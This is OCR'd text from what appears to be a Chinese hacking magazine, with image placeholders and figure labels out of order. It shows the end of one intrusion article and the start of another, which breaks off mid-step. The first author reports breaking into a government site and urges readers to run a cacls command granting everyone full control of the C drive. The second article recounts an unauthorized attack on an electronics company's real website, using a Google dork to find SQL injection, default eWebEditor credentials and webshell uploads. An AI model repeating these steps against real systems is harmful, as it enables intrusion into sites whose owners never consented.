




图4

总结：


本次利用也没什么新奇的，由于是gov的站，我不敢继续下去了，如果大家到aspx的站能执行命令的话不妨试下cacls命令，例如：cacls.exe c：/E /T /G everyone：F。把C盘的权限降到everyone都能控制。


图5


图7

编辑点评：

goole语法＋注入点＋双重扩展名上传，这一句就可以概括本文了。越是基本的东东越是要掌握好，我欣赏的是作者能在html源码里看到源代码的出处，这是一个非常聪明的办法，这样就有了黑箱注入转白箱测试的这种可能。


图6

对某电器集团官网的一次渗透

图 施杰

从本文中你应当注意作者在渗透时的细节和思路

一、前言


最近天气都很冷，天天下着毛毛雨，也只能蹲在家里上网了。正好好久没玩渗透，今天就找个站来练练手吧！要拿哪个站当目标呢？想了想，在我家对面最近新开了家电器商城，里面都是卖一些比较有名的电器，不如就选个品牌电器的官方网站练手吧。呵呵，这就开始……


二、基本检测

找到了目标站点的地址为hai***.cn，先到主站上看看吧。稍微浏览了一下，发现站点使用ASP设计，并且全部用了表面Shtml伪静态页面，手工是不容易找到注入点了。还是用啊D注入工具加上www.google.com来辅助搜索注入点吧！打开啊D进入GG高级搜索页面，设置参数为“site:hai***.cn inurl:asp”（注：因为目标站点是伪静态的，要想搜索到ASP页面只能这样搜索比较精确。以下目标站就简称为hai***.cn）。在这里域名前面就

不要加www了，因为主站上没有漏洞，而子站有漏洞的话对我们也有用的（如图1）。


搜索了一会，还真的出现了一个目标站的注入漏洞。先检测下是什么数据库，得到的结果是MSSQL数据库和OD权限。再去看下有没有列目录权限，运气不错，可以列目录。列目录找绝对路径过程在这里省略，我列了大半个小时的目录才找到了绝对路径的所在，但是却没有备份的权限，只能再找找看看有什么可以利用的东西了（如图2）。



图 1


图 2

三、获取WEBSHELL


在翻遍很多目录的时候，发现有个目录的名字是以网站的形式命名的，一个叫www.hai***tic.com的目录。这说明这个站点有很大可能跟hai***.cn是同一个服务器或者同个机房，用CMD来Ping www.hai***tic.com，发现它们是在同一个段上，但是不同服务器（注：*应该是同个机房，这个服务器应该是备份了那个站点文件。*）。于是便进去该目录看了个详细，翻来翻去有一会了，突然看到一个eWebEditor编辑器的文件夹，后台登录文件也都还在。用eWebEditor怎么拿WEBSHELL，相信大家都很熟练了吧，那么这里我就略过了。接着用IE打开eWebEditor后台页面，默认账号密码就进去了，小小的折腾了一下就搞定。最后准备把大马传上去，可是目录却做了限制，郁闷（如图3）。


图 3


图 4

想了想，换了个一句话木马试试，结果也不可行。这目录做了限制无法执行ASP，再想想办法，用eWebEditor的遍历路径漏洞看下网站目录的文件，还有什么可以利用的。（*利用方法：在上传文件管理中随便找一个样式查看，在地址栏上会显示这样的连接ewebeditor/admin_uploadfile.asp?id=34